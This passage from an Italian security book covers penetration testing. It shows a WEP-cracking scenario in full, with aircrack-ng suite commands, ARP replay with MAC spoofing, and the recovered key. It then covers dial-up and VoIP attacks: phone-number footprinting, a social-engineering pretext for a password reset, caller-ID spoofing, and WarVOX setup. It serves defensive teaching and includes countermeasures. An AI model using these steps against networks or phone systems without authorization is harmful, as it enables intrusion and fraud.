access point (*retailnet*) in base al suo indirizzo MAC, 00:11:24:A4:44:AF o BSSID (*Basic Service Set IDentifier*). Infine, tutto l'output viene salvato nel file denominato *savefile* in modo da poterlo analizzare e hackerare con calma.

```
bt ~ # airodump-ng --channel 11 --bssid 00:11:24:A4:44:AF --write savefile ath0
CH 11 ][ Elapsed: 4 s ][ 2008-08-03 14:46
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:11:24:A4:44:AF	10	100	51	8	0	11	54	WEP	WEP		retailnet

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:11:24:A4:44:AF	00:1E:C2:B7:95:D9	10	0- 1	11	2578	

Non appena il nostro inimitabile Mister Hacker osserva l'output di *airdump-ng*, si accorge che il traffico generato è insufficiente per catturare un numero sufficiente di IV. Gli servono almeno 40.000 IV per avere una possibilità concreta di "craccare" la chiave WEP, e al ritmo attuale della rete *retailnet*, potrebbero servire giorni. Che fare... Perché non generare traffico da me, pensa l'hacker! Naturalmente *aircrack-ng* fa quello che gli si ordina. Può eseguire lo spoofing di uno dei client del negozio con l'indirizzo MAC 00:1E:C2:B7:95:D9 (come notato precedentemente), catturare un pacchetto ARP (*Address Resolution Protocol*) e rimandarlo continuamente all'access point *retailnet* senza farsi rilevare. In questo modo può facilmente catturare traffico sufficiente per il cracking della chiave WEP. Il buon vecchio WEP.

```
bt ~ # aireplay-ng --arpreamble -b 00:11:24:A4:44:AF -h 00:1E:C2:B7:95:D9 ath0
The interface MAC (00:15:6D:54:A8:0A) doesn't match the specified MAC (-h).
ifconfig ath0 hw ether 00:1E:C2:B7:95:D9
14:06:14 Waiting for beacon frame (BSSID: 00:11:24:A4:44:AF) on channel 11
Saving ARP requests in replay_arp-0803-140614.cap
You should also start airodump-ng to capture replies.
Read 124 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
Read 53610 packets (got 10980 ARP requests and 18248 ACKs), sent 22559
packets..Read 53729 packets (got 11009 ARP requests and 18289 ACKs), sent 22609
packets..Read 53859 packets (got 11056 ARP requests and 18323 ACKs), sent 22659
packets..Read 53959 packets (got 11056 ARP requests and 18371 ACKs), sent 22709
```

Mentre i pacchetti “falsificati” sono rinviati all’access point che non sospetta nulla, l’hacker controlla `airodump-ng`. Il campo dei dati (#Data) viene incrementato per ogni pacchetto inviato dal suo portatile tramite l’interfaccia `ath0`. Una volta raggiunto il valore 40.000, l’hacker sa di avere una probabilità del 50 per cento di trovare la chiave WEB a 104 bit, che arriva al 95 per cento con 85.000 pacchetti catturati. Dopo aver raccolto un numero sufficiente di pacchetti, avvia `aircrack-ng` per godersi il suo momento di gloria. L’hacker invia il file di cattura dei dati (`savefile.cap`) creato in precedenza:

```
bt ~ # aircrack-ng z -b 00:11:24:A4:44:AF savefile.cap
```

```
Aircrack-ng 1.0 rc1 r1085
[00:00:00] Tested 838 keys (got 366318 IVs)
```

KB	depth	byte(vote)
0	0 / 9	73(499456) 37(395264) 5D(389888) 77(389120) 14(387584)
1	0 / 1	16(513280) 81(394752) A9(388864) 17(386560) 0F(384512)
2	0 / 1	61(509952) 7D(393728) C7(392448) 7C(387584) 02(387072)
3	2 / 3	69(388096) 9A(387328) 62(387072) 0D(386816) AD(384768)
4	22 / 4	AB(379904) 29(379648) D4(379648) 09(379136) FC(379136)

```
KEY FOUND! [ 73:63:61:72:6C:65:74:32:30:30:37:35:37 ] (ASCII: scarlet200757 )
Decrypted correctly: 100%
```

L’hacker fa i salti di gioia nel veder apparire la chiave WEP come per magia. Eccola in tutto il suo splendore: `scarlet200757`. Ormai bastano pochi secondi per potersi connettere direttamente alla rete. Dopo aver disattivato la modalità monitor sulla scheda wireless, il nostro amico hacker inserisce la chiave WEP nell’utility per la configurazione di rete Linux et voilà: ecco arrivare un indirizzo IP fornito dal server DHCP del negoziante. È entrato. Non riesce a trattenere le risa. Con tutti i soldi che queste aziende spendono per i firewall, non hanno alcun controllo su di lui che accede direttamente alla rete tramite una connessione wireless. A che serve Internet? Un bel parcheggio è una base ideale. E ora pensa: “Mettiamo ancora un po’ di musica, mi aspetta un lungo pomeriggio di hacking...”. Questo terrificante scenario in realtà è piuttosto comune. Se pensate che non possa verificarsi, farete bene a cambiate idea. Durante il nostro lavoro, svolgendo i test di penetrazione, siamo entrati a piedi nell’ingresso dell’azienda concorrente del nostro cliente (dall’altra parte della strada) e ci siamo collegati alla rete del nostro cliente. Come abbiamo fatto? Evidentemente il cliente non aveva letto questo libro. Voi, però, siete già un passo avanti. Studiate bene, e la prossima volta che vedete una persona che gironzola con in mano un tubo di patatine Pringles collegato a un notebook, vi precipiterete a controllare che la vostra rete wireless sia perfettamente protetta!

Capitolo 7

Connettività remota e hacking VoIP

Stranamente, ancora oggi molte aziende utilizzano connessioni di tipo dial-up nelle loro reti o infrastrutture private. Benché possa sembrare una sorta di flashback ai tempi del film *Hackers*, il wardialing esiste ancora, principalmente perché rappresenta un mezzo alternativo per connettersi a vecchi server, dispositivi di rete o sistemi ICS (*Industrial Control System*, sovrainsieme di SCADA). Negli ultimi due anni si è concentrata l'attenzione sulla sicurezza di SCADA, e ciò ha fatto risorgere un po' il wardialing. In questo capitolo mostreremo come anche un vecchio modem da 9600 baud sia in grado di mettere in ginocchio i Golia della sicurezza di sistema e di rete.

Con la continua proliferazione di connessioni a banda larga attraverso linee ADSL e in fibra ottica, potrebbe sembrare anacronistico iniziare il capitolo dedicato all'hacking di rete trattando l'hacking su linee telefoniche analogiche, o *dial-up hacking*. Tuttavia, la rete telefonica commutata pubblica (PSTN, *Public Switched Telephone Network*) è ancora un mezzo diffuso utilizzato come ultima risorsa di connessione per molte organizzazioni. Alcune aziende si sono convertite a soluzioni VoIP (*Voice over IP*), ma molto spesso esiste ancora un modem connesso a quel dispositivo critico che consente di inserire backdoor nel sistema. Similmente, i racconti sensazionali sulle violazioni dei siti Internet fanno passare in secondo piano le più prosaiche intrusioni dial-up, per molti aspetti più pericolose e facili da realizzare.

In effetti saremmo disposti a scommettere che la maggior parte delle grandi aziende sia molto più vulnerabile ad attacchi portati attraverso vecchie linee telefoniche tradizionali, che attraverso gateway

In questo capitolo

- **Preparazione alla connessione dial-up**
- **Wardialing**
- **Script di forza bruta: il fai-da-te**
- **Hacking di centralini telefonici**
- **Hacking di sistemi voicemail**
- **Hacking delle reti VPN (*Virtual Private Network*)**
- **Attacchi a Voice over IP**

Internet protetti da firewall. Il noto guru della sicurezza di AT&T Bill Cheswick ha paragonato una rete protetta da un firewall a “un guscio croccante attorno a un frutto soffice e appetitoso”. Questa frase coglie nel segno: perché accanirsi contro un oscuro firewall quando ci si può tuffare direttamente nel tenero frutto approfittando di un server di accesso remoto mal protetto? Proteggere i collegamenti dial-up rimane probabilmente uno dei passi più importanti per chiudere tutte le falliche sul perimetro della rete. L'approccio all'hacking dial-up è sempre lo stesso: footprinting, scansione, enumerazione, attacco. Con alcune eccezioni, l'intero processo può essere automatizzato utilizzando strumenti tradizionali denominati *wardialer* o *daemon dialer*, in sostanza strumenti che compongono da programma una serie di numeri telefonici e quando rilevano una linea dati (parleremo anche, in modo un po' improprio, di *carrier* o *portante*) cercano di identificare il sistema che si trova all'altro capo della linea telefonica ed eventualmente tentando di effettuare una connessione con nomi utente e password di uso comune. Spesso si utilizzano connessioni manuali a numeri ottenuti in qualche modo, se sono necessari software particolari o la specifica conoscenza del sistema che risponde.

La scelta del software di wardialing più appropriato è critica sia i “buoni” sia per i “cattivi” che vogliono individuare le linee telefoniche non protette. Nelle precedenti edizioni di questo libro sono stati trattati due strumenti open source che hanno in sostanza generato e definito il settore: ToneLoc e THC-Scan. Tuttavia, in questo capitolo tratteremo alcuni strumenti più recenti e dotati di maggiori funzionalità, tra cui WarVOX, un wardialer open source VoIP di HD Moore. Vedremo poi il programma gratuito TeleSweep di SecureLogix e infine un prodotto commerciale: PhoneSweep di NIKSUN (precedentemente PhoneSweep di Sandstorm Enterprise).

Dopo aver discusso alcuni strumenti specifici, esamineremo tecniche di exploit manuali e automatizzate che si possono impiegare contro i bersagli individuati dal software di wardialing, tra cui troviamo centralini PBX remoti e sistemi voicemail.

Preparazione alla connessione dial-up

L'hacking dial-up inizia con l'individuazione di blocchi di numeri da fornire a un wardialer. Gli hacker solitamente iniziano con il nome di un'azienda e con un elenco di potenziali numeri di telefono che ottengono dal maggior numero possibile di fonti diverse. Nel seguito esaminiamo soltanto alcuni dei molti meccanismi utilizzabili per rilevare la presenza di connessione dial-up aziendale.



Footprinting del numero telefonico

<i>Popolarità:</i>	9
<i>Semplicità:</i>	8
<i>Impatto:</i>	2
<i>Grado di rischio:</i>	6

Il punto più ovvio da cui partire è l'elenco telefonico. Esistono aziende che vendono elenchi telefonici su CD o DVD, utilizzabili per scaricare dati da fornire a script di wardialing. A volte questi elenchi sono costosi, a seconda di ciò che si richiede. Le stesse informazioni sono talvolta disponibili su vari altri siti, dato che Internet non cessa mai di crescere. Una

volta individuato un numero di telefono principale, l'hacker può controllare tutti gli interni corrispondenti. Per esempio, se il numero principale di Acme Corp. è 555-555-1212, la sessione di wardialing sarà impostata in modo da comporre tutti i 10.000 numeri della serie 555-555-XXXX. Utilizzando quattro modem e un buon software di wardialing, è possibile comporre tutti questi numeri in un giorno o due.

Un'altra tattica può essere quella di chiamare la compagnia telefonica locale e tentare di sottrarre informazioni sui numeri di telefono di un'azienda con tecniche di ingegneria sociale contattando un ignaro operatore del servizio clienti. Questo è un buon modo per ottenere informazioni su linee di accesso remoto private o su linee di datacenter che normalmente utilizzano uno schema di numerazione diverso. Se l'intestatario del contratto lo richiede, molte compagnie telefoniche rilasciano questo tipo di informazioni per telefono soltanto a chi si identifica con una password, anche se non sempre questo requisito è rispettato alla lettera.

Oltre all'elenco telefonico, i siti web aziendali sono terreno fertile per i cercatori di numeri di telefono. Molte imprese, risucchiate nel vortice delle informazioni che scorrono su Internet, pubblicano sul Web tutti i numeri di telefono interni; questa però non è quasi mai una buona idea, a meno che non sia sostenuta da ragioni commerciali ben fondate. Su Internet i numeri di telefono si trovano anche nei siti più inaspettati. Uno dei luoghi più fruttuosi per la raccolta di informazioni è stato già descritto in precedenza in questo libro, ma merita di essere visitato ancora. Il database di registrazione dei nomi Internet presso arin.net fornisce, attraverso l'interfaccia WHOIS, informazioni sui contatti amministrativi, tecnici e contabili corrispondenti alla presenza su Internet di un'azienda. Il seguente esempio (opportunamente epurato) mostra l'output di una ricerca WHOIS su acme.com, evidenziando i pro e i contro della pubblicazione di informazioni con InterNIC:

Registrant: Acme, Incorporated (ACME-DOM)
Princeton Rd. Hightstown, NJ 08520

US Domain Name: ACME.COM

Administrative Contact: Smith, John (JSoooo) jsmith@ACME.COM
555-555-5555 (FAX) 555-555-5556

Technical Contact, Zone Contact: ANS Hostmaster (AH-ORG) hostmaster@ANS.NET
(800)555-5555

La sezione del contatto amministrativo fornisce a un hacker due elementi molto utili: un numero valido da cui cominciare il dialing (555-555-5555) e un nome (John Smith) di cui poter assumere l'identità al momento di chiamare il centralino aziendale o la compagnia telefonica per ottenere ulteriori informazioni. La sezione sul contatto tecnico è un buon esempio di come si dovrebbero fornire le informazioni a InterNIC: si utilizza una descrizione generica del titolo (Hostmaster) e un numero verde. In questo caso l'hacker non trova molto da poter utilizzare a suo vantaggio.

Infine, comporre manualmente un numero ogni 25 per verificare se qualcuno risponde dicendo "Società ABC, posso esserne utile?" è un metodo noioso ma abbastanza efficace per definire un profilo delle linee dial-up di un'azienda. Anche i messaggi voicemail lasciati dai dipendenti per avvertire che sono in ferie possono risultare utili agli hacker, perché indicano persone che probabilmente per qualche tempo non saranno in grado di notare strani movimenti sul proprio account utente. Se un dipendente cita la propria posizione nell'organigramma aziendale in un messaggio di un sistema voicemail, un hacker può facilmente identificare persone affidabili per l'organizzazione e trovare informazioni

utilizzabili contro altri dipendenti. Per esempio, il messaggio: “Ciao, lascia un messaggio per Gianni, direttore marketing” potrebbe portare a una seconda chiamata dall’hacker al supporto tecnico: “Sono Gianni, direttore marketing. Ho bisogno che mi cambiate la password, per favore...”. Potete indovinare il resto.



Contromisure contro le fughe di informazioni

La miglior difesa contro il footprinting telefonico è quella di prevenire le fughe di notizie. Naturalmente i numeri di telefono sono resi pubblici per un motivo, quello di permettere a clienti e partner di contattarvi, ma è opportuno limitare questa esposizione. Riportiamo di seguito alcuni suggerimenti che possono risultare utili per evitare fughe di informazioni. Consultate la vostra compagnia telefonica per assicurarvi che siano pubblicati solo i numeri necessari, definite un elenco di personale autorizzato alla gestione dell’account e fate in modo che sia richiesta una password per effettuare interrogazioni su un account. Costituite un gruppo di controllo sulle fughe di informazioni, nel reparto IT, che impedisca la pubblicazione di informazioni sensibili, compresi i numeri telefonici, su siti web, elenchi, banner dei server di accesso remoto e così via. Contattate InterNIC e proteggete le informazioni sui contatti di zona. E in ultimo, ma non per importanza, ricordate agli utenti che il telefono non è sempre un amico e che è bene diffidare di chi richiede informazioni senza identificarsi, per quanto innocue possano sembrare le richieste pervenute.

Wardialing

Il wardialing in sostanza si riduce a una scelta di strumenti. Nelle precedenti edizioni di questo libro sono stati trattati gli strumenti con cui tutto è cominciato: ToneLoc e THC-Scan. In questa edizione discutiamo i meriti specifici e i limiti di un wardialer VoIP (WarVOX) e di due wardialer tradizionali (TeleSweep e PhoneSweep) che richiedono ancora il modem. Prima di esaminare nei dettagli gli strumenti, però, è opportuno discutere alcuni aspetti.

Hardware

Quando si esegue il wardialing tradizionale con modem dial-up, la scelta dell’hardware per il wardialing non è meno importante di quella del software. La maggior parte dei programmi di wardialing per PC richiede la conoscenza di come gestire le porte COM nel caso di configurazioni più complesse, e anche di sapere affrontare le situazioni in cui si verificano problemi con la configurazione di dispositivi, per esempio quando si utilizza una scheda PCMCIA combo su un portatile. Non è quindi il caso di esagerare con le configurazioni troppo strane: un PC di base con le due porte COM standard e una scheda per aggiungerne altre due è più che sufficiente. D’altra parte, se volete davvero raggiungere la massima velocità possibile nelle attività di wardialing e non volete installare più modem separati, potete installare una scheda multiporta, o scheda *digiboard*, che consente di collegare al sistema da quattro a otto modem. Digi.com (digi.com) produce la famiglia di adattatori analogici multimodem AccelePort RAS, che funzionano con la maggior parte dei sistemi operativi più diffusi.

Il tempo richiesto per comporre un numero telefonico è più o meno fisso, perciò il numero di modem a disposizione determina la velocità del meccanismo. Il software di wardialing deve essere configurato in modo da attendere un intervallo di tempo specificato prima di passare al numero successivo, in modo da evitare di non raggiungere potenziali destinatari a causa di interferenze nella linea telefonica o per altri motivi. Se si imposta un valore di timeout standard di 45 o 60 secondi, i wardialer generalmente effettuano una chiamata al minuto, in media, per modem: è facile calcolare che per esaurire un intervallo di 10.000 numeri serviranno circa 7 giorni di lavoro 24 ore su 24, con un solo modem. Ovviamente, utilizzando un modem in più si riducono sensibilmente i tempi: quattro modem impiegheranno metà tempo rispetto a due.

Gli hacker possono anche permettersi il lusso di comporre numeri 24 ore su 24, ma per chi esegue test autorizzati di penetrazione nella rete aziendale, in molti casi il wardialing è attuato prevalentemente al di fuori degli orari di punta, per esempio dalle 18 alle 6 del mattino e durante il fine settimana. Quindi, un tecnico che debba eseguire dei test di penetrazione e abbia a disposizione un tempo limitato per eseguire un wardialing, dovrebbe valutare bene la possibilità di utilizzare più modem per minimizzare i tempi. Altri due aspetti importanti che complicano la situazione nel caso di test legittimi sono la presenza di clienti che si trovano in fusi orari diversi o di uno che abbia impostato delle limitazioni alla possibilità di effettuare chiamate. L'uso di più modem su diversi computer potrebbe essere un modo per affrontare un'attività di wardialing internazionale su larga scala o che coinvolge diversi fusi orari. In questo modo, inoltre, si evita che tutto possa bloccarsi per un singolo problema come accade nel caso in cui si utilizzi un solo computer con molti modem.

La scelta del o dei modem può avere un notevole impatto sull'efficienza. Per esempio, i modem di qualità più elevata sono in grado di rilevare le risposte vocali, toni particolari o anche se il telefono remoto sta squillando. Il rilevamento vocale, per esempio, consente ad alcuni software di wardialing di registrare il numero di telefono come "voce", riagganciare e passare a comporre il numero successivo senza attendere il timeout specificato (anche qui, 45 o 60 secondi). Poiché un'ampia quota dei numeri telefonici compresi in un intervallo qualsiasi corrisponde a linee voce, la possibilità di eliminare il periodo di attesa riduce notevolmente il tempo complessivo richiesto per effettuare il wardialing. Consigliamo di consultare la documentazione di ciascuno strumento per determinare i modem più affidabili da utilizzare, che possono cambiare nel tempo con l'evoluzione dei dispositivi hardware.

Aspetti legali

Oltre a scegliere la piattaforma di wardialing, gli aspiranti wardialer dovrebbero considerare i seri aspetti legali che riguardano questa attività. Esistono numerose norme a vari livelli, a seconda del paese in cui si opera, che regolamentano varie attività legate al wardialing quali l'identificazione di linee telefoniche, la registrazione delle chiamate e l'uso di numeri telefonici falsi. Naturalmente, tutti i software trattati qui consentono di randomizzare l'intervallo di numeri chiamati per evitare di farsi notare, anche questo non garantisce una via di uscita nel caso in cui si venga scoperti con le mani nel sacco. È estremamente importante per chi intraprende questa attività per scopi legittimi (prevolentemente chi esegue test di penetrazione nei sistemi), rivolgersi a un ufficio legale e ottenere dall'azienda verso cui saranno rivolti i test un'autorizzazione legale scritta, con esclusione di responsabilità, a

svolgere questa attività. In questi casi sarebbe bene citare esplicitamente nel documento gli intervalli di numeri telefonici da considerare. Con un documento scritto, è più facile evitare eventuali responsabilità legate ai numeri interessati.

La maggior parte degli strumenti di wardialing dispone di funzionalità per falsificare l'ID chiamante o altre che potrebbero anche non funzionare secondo le modalità descritte dalla pubblicità. Se questa attività è svolta a titolo legittimo, tale funzionalità non dovrebbe essere necessaria. In effetti, quando si eseguono chiamate verso un'azienda o un ente attraverso un centro operativo 24 ore su 24, è probabile che siano richiesti i numeri del mittente al fine di poter distribuire in anticipo tale informazione ai tecnici del call center o del supporto clienti.

Considerazioni finali sugli aspetti legali: poiché in questo libro non possiamo fornire consulenze legali, consigliamo di adottare estrema cautela quando ci si impegna in questa attività. Il wardialing dovrebbe essere svolto esclusivamente a scopo di controllo di sicurezza e gestione dell'inventario. Inoltre, la funzionalità di registrazione delle chiamate di WarVOX può generare altri problemi di carattere legale. Le leggi possono essere di complessa interpretazione quando chi chiama e chi riceve la chiamata non si trovano nello stesso stato. Prima di procedere, è importante parlare con un ufficio legale per assicurarsi di non violare alcuna legge.

Costi accessori

Infine, non dimenticate di tenere conto delle tariffe telefoniche interurbane o internazionali, che possono portare ad accumulare costi notevoli. Inoltre, l'uso di wardialer via VoIP può richiedere il pagamento di tariffe nominali per chiamata o abbonamenti mensili, se si utilizzano provider esterni. Quando l'attività di wardialing è svolta utilizzando risorse aziendali, il piano di gestione della telefonia dell'azienda potrebbe già prevedere qualcosa per le chiamate internazionali o a lunga distanza. Siate pronti a evidenziare questi costi accessori ai dirigenti quando predisponete una proposta di wardialing per la vostra organizzazione.

Nel seguito mostreremo in dettaglio la configurazione e l'utilizzo di ciascun strumento, in modo che gli amministratori possano impostare e avviare rapidamente il wardialing. Ricordiamo comunque che il materiale qui riportato tratta solo in superficie le funzionalità avanzate offerte dai programmi discussi. Per approfondire la conoscenza di questi strumenti è decisamente consigliabile leggere la documentazione.

Software

Poiché per la maggior parte il wardialing è svolto in ore non di punta per evitare conflitti con le attività delle imprese o delle organizzazioni, la capacità di programmare scansioni continue in modo flessibile in orari non di punta è fondamentale. Gli strumenti freeware trattati nelle precedenti edizioni di questo libro, come ToneLoc e THC-Scan, erano molto limitati da questo punto di vista, poiché si affidavano a strumenti di pianificazione derivati dal sistema operativo e a script batch. Nel momento in cui scriviamo, l'ultima versione di WarVOX non prevede lo scheduling, che tuttavia potrebbe essere introdotto in versioni più recenti. TeleSweep e PhoneSweep, invece, dispongono di funzionalità di scheduling utili per comporre numeri in orari non di punta e durante i weekend.

Oltre allo scheduling, nelle descrizioni dei software riportate nel seguito considereremo la facilità di installazione e di utilizzo. Nelle nostre prove WarVOX si è dimostrato lo strumento più complesso da installare e con il maggior numero di bug. Tuttavia, la sua accuratezza nel processo di fingerprinting, l'utilità delle registrazioni audio, la possibilità di gestire più provider VoIP e il potenziale di un rapido miglioramento futuro ne fanno un degno concorrente. Il punto di forza di TeleSweep sta nel fatto che offre capacità di wardialing distribuito e quindi flessibilità nella composizione di numeri in diversi fusi orari. TeleSweep è un prodotto complessivamente solido, anche se la necessità di registrazione e licenza può costituire un notevole deterrente. PhoneSweep è un altro buon prodotto, ma il suo costo lo pone al di fuori delle possibilità di molti utenti. Naturalmente, per chi non ha problemi di denaro e di tempo, è possibile utilizzare più wardialer al fine di trarre vantaggio dalle migliori caratteristiche di ciascuno.

WarVOX

Popolarità:	8
Semplicità:	5
Impatto:	8
Grado di rischio:	7

Mentre i wardialer tradizionali utilizzano una serie di modem per comporre i numeri di telefono e identificare i toni di linea, una nuova classe di wardialer come WarVOX (warvox.org) e iWar (softwink.com/iwar/) utilizza Voice over IP (VoIP) per identificare le linee telefoniche. L'identificazione della linea telefonica si basa su una registrazione audio, e i wardialer non utilizzano direttamente un modem. La disponibilità di provider VoIP a basso costo basati su Internet consente a questi strumenti di operare bene anche su grande scala e con costi modesti e un consumo minimo di banda per linea (o per canale). I wardialer VoIP non effettuano negoziazioni con altri modem, quindi non sono utilizzabili a scopo di exploit del carrier, tuttavia sono molto utili per attività di fingerprinting e di classificazione di numeri telefonici tra voce, modem, fax, IVR e così via. Gli hacker solitamente eseguono scansioni di blocchi DID (*Direct Inward Dialing*) per identificare la linea prima di iniziare l'exploit. I wardialer VoIP possono velocizzare il processo di identificazione abbassando i tempi da giorni a ore, quando sono configurati in modo da utilizzare più carrier e canali. Infine, una volta che le linee dati sono state identificate da WarVOX o iWar, possono essere sottoposte a test di penetrazione con modem tradizionali.

Nel prosieguo di questo paragrafo discutiamo i dettagli specifici di WarVOX di HD Moore. Riportiamo di seguito una guida passo passo al suo utilizzo.

1. L'utente imposta un intervallo di numeri da comporre.
2. I numeri vengono composti utilizzando più canali (linee virtuali) disponibili attraverso diversi provider IAX (caratteristica configurabile).
3. Una volta stabilita la connessione a un numero di telefono, WarVOX regista 53 secondi di audio (anche questa è configurabile).
4. L'audio registrato viene analizzato mediante tecniche DSP FFT (*Digital Signal Processing – Fast Fourier Transform*) per convertire il segnale dal dominio del tempo nel dominio della frequenza, fornendo così una più semplice possibilità di confronto visuale e di generazione di firma. Queste firme generate consentono a WarVOX di classificare e trovare sistemi voicemail/IVR simili tra diversi numeri di un intervallo.

La prima versione di WarVOX è stata rilasciata nel 2009, ma sono state introdotte nuove funzioni nell'agosto 2011 ed è ormai disponibile la versione WarVOX 2.A parte il passaggio a un più robusto database PostgreSQL, la nuova versione contiene un nuovo algoritmo per le firme che consente un migliore confronto dei dati catturati anche quando il segnale vocale/tonale non è sfasato.

Per configurare un'istanza funzionante di WarVOX 2, innanzitutto ci procuriamo una copia dell'immagine di BackTrack 5 R1 (ISO oVMware), e in una sessione di terminale eseguiamo:

```
$ sudo su -
# svn co http://www.metasploit.com/svn/warvox/trunk/ warvox
# apt-get install build-essential libiaxclient-dev sox lame ruby ruby-dev rake rubygems
libopenssl-ruby libreadline-ruby libsqlite3-ruby gnuplot
# gem install mongrel --pre
# apt-get install postgresql
# apt-get install postgresql-contrib
# apt-get install pgadmin3
# apt-get install libpq-dev
```

Poi, carichiamo le routine di interi in `template1` e creiamo un database denominato `warvox`. La password è ‘`warvoxhe`’. Per chi preferisce la GUI, questi passaggi possono anche essere svolti con `pgadmin3`, una volta configurata una password per l’account `postgres`.

```
# sudo su - postgres
postgres@bt:/$ psql template1
template1=# \i /usr/share/postgresql/8.4/contrib/_int.sql
template1=# \q

postgres@bt:/$ createuser warvox
Shall the new role be a superuser? (y/n) y
postgres@bt:/$ createdb warvox -O warvox  (that is capital o)
postgres@bt:/$ psql
postgres=# alter user warvox with password 'warvoxhe';
postgres=# \q
postgres@bt:/$ exit
```

Poi modifichiamo la configurazione della connessione di database in modo da includere la nuova password e la porta (5432):

```
# vi ~/warvox/web/config/database.yml
production:
  adapter: postgresql
  database: warvox
  username: warvox
  password: warvoxhe
  host: 127.0.0.1
  port: 5432
  pool: 100
  timeout: 5
~
```

Ora eseguiamo la compilazione:

```
# cd warvox
~/warvox# make
```

Su alcuni sistemi le posizioni PATH per la directory di Ruby Gems non sono impostate correttamente e WarVOX riporta il seguente messaggio di errore:

```
"no such file to load -- bundler (LoadError)"
```

Impostiamo la variabile d'ambiente `GEM_PATH` (indica la posizione dove si trova Ruby Gems):

```
~/warvox# export GEM_PATH=/var/lib/gems/1.9.2/
~/warvox# gem env
```

L'istruzione `gem env` dovrebbe identificare correttamente la versione di ruby installata (nel caso di BackTrack 5 R1 si tratta di ruby 1.9.2). Ricordate di impostare la variabile d'ambiente nel vostro profilo shell, in modo che sia disponibile nei successivi login. Ora provate a compilare di nuovo:

```
~/warvox# make
```

Se visualizzate un messaggio di errore come il seguente:

```
[*] ERROR: The KissFFT module has not been installed
```

digitate quanto segue:

```
~/warvox# cp -a src/ruby-kissfft/kissfft.so lib/
```

Poi eseguite `make` ancora una volta:

```
~/warvox# make
```

Vi state divertendo?

Se volete impostare una password diversa per la GUI di WarVOX, modificate il file denominato `~/warvox/etc/warvox.conf` e cambiate la password come preferite:

```
# 
# Configure the username and password for the WarVOX
# web interface. This password is sent in clear text
#
authentication:
  user: admin
  pass: warvox
```

Ora potete finalmente avviare WarVOX:

```
# ~/warvox/bin/warvox.rb
```

Se tutto è stato configurato correttamente, dovreste vedere il messaggio seguente, che indica il successo dell'installazione:

```
[*] Starting WarVOX on http://127.0.0.1:7777/
=> Booting Mongrel (use 'script/server webrick' to force WEBrick)
=> Rails 2.2.2 application starting on http://127.0.0.1:7777
=> Call with -d to detach
=> Ctrl-C to shutdown server
** Starting Mongrel listening at 127.0.0.1:7777
```

Ora effettuiamo l'accesso all'UI di WarVOX utilizzando un browser web per puntare a <http://127.0.0.1:7777/> con il nome utente ‘admin’ e la password prevista nel file warvox.conf, mostrato in precedenza.

Dopo l'autenticazione al front-end web, selezioniamo uno dei molti provider IAXVoIP disponibili online e creiamo un account con esso. I professionisti del settore riportano buoni risultati con Teliax (teliax.com/). Ecco un esempio delle informazioni fornite nella scheda *Providers*:

Nickname	Teliax
Nome server IAX2	atl.teliax.net (il più vicino alla nostra posizione)
Porta IAX2	4569
Username	<il vostro nome utente>
Password	<la vostra password>
Numero di linee outbound disponibili	5

L'interfaccia utente è semplice. La scheda *Providers* è utilizzata soltanto quando si aggiungono o rimuovono dei provider, per il resto potete ignorarla. La scheda *Jobs*, mostrata nella Figura 7.1, consente di inserire informazioni per una nuova attività, per esempio un

The screenshot shows the WarVOX interface with the 'JOBS' tab selected. The main heading is 'NO ACTIVE OR SUBMITTED JOBS'. Below it is a section titled 'SUBMIT A NEW JOB' with the following fields:

- 'Specify target telephone range(s)' input field containing placeholder text: '(1-123-456-7890 or 1-123-456-XXXX or 1-123-300-1000:1-123-400-2000)'
- 'Or upload a file containing the target ranges' input field with a 'Browse...' button.
- 'Seconds of audio to capture' input field containing '53'.
- 'Maximum number of outgoing lines' input field containing '10'.
- 'The source Caller ID range' input field containing '1-123-456-XXXX'.
- A 'Create' button at the bottom of the form.

Figura 7.1 La scheda Jobs. Notate che potete inserire intervalli di numeri mediante taglia e incolla nella casella fornita, o importandoli da un file.

singolo numero da comporre o un intervallo di numeri specificato con apposite maschere (per esempio, 1-555-555-0XXX). Un'utile funzionalità che non era inclusa nella prima versione di WarVOX è la possibilità di importare un elenco di numeri mediante un file di testo. Anche se non è sempre affidabile, la possibilità di camuffare l'ID del chiamante (*spoofing*) è molto utile per i wardialer VoIP. L'ID del chiamante può essere modificato "al volo" nei casi in cui i provider tollerano tale abuso.

Una volta completata una scansione, occorre analizzare l'audio registrato. Fate clic su *Analyze Calls* dopo aver selezionato *Results | Completed Jobs | Job Number*. Questa operazione è pesante per la CPU, perciò lasciate trascorrere qualche minuto, in base alla potenza del vostro sistema. La scheda *Analysis*, mostrata nella Figura 7.2, fornisce una rappresentazione grafica della risposta ricevuta da ciascun numero, insieme alla sua classificazione quale voce/modem/fax/voicemail e così via. La funzionalità "few Matches" è utile per individuare gli stessi sistemi di saluto vocale/IVR in un singolo intervallo di scansione, per le grandi organizzazioni.

Durante la fase di analisi WarVOX crea un fingerprint specifico per ciascun campione audio registrato e lo scrive nel database. Questa firma può essere usata per trovare corrispondenza con qualsiasi altro campione che verrà registrato in futuro. Per esempio,

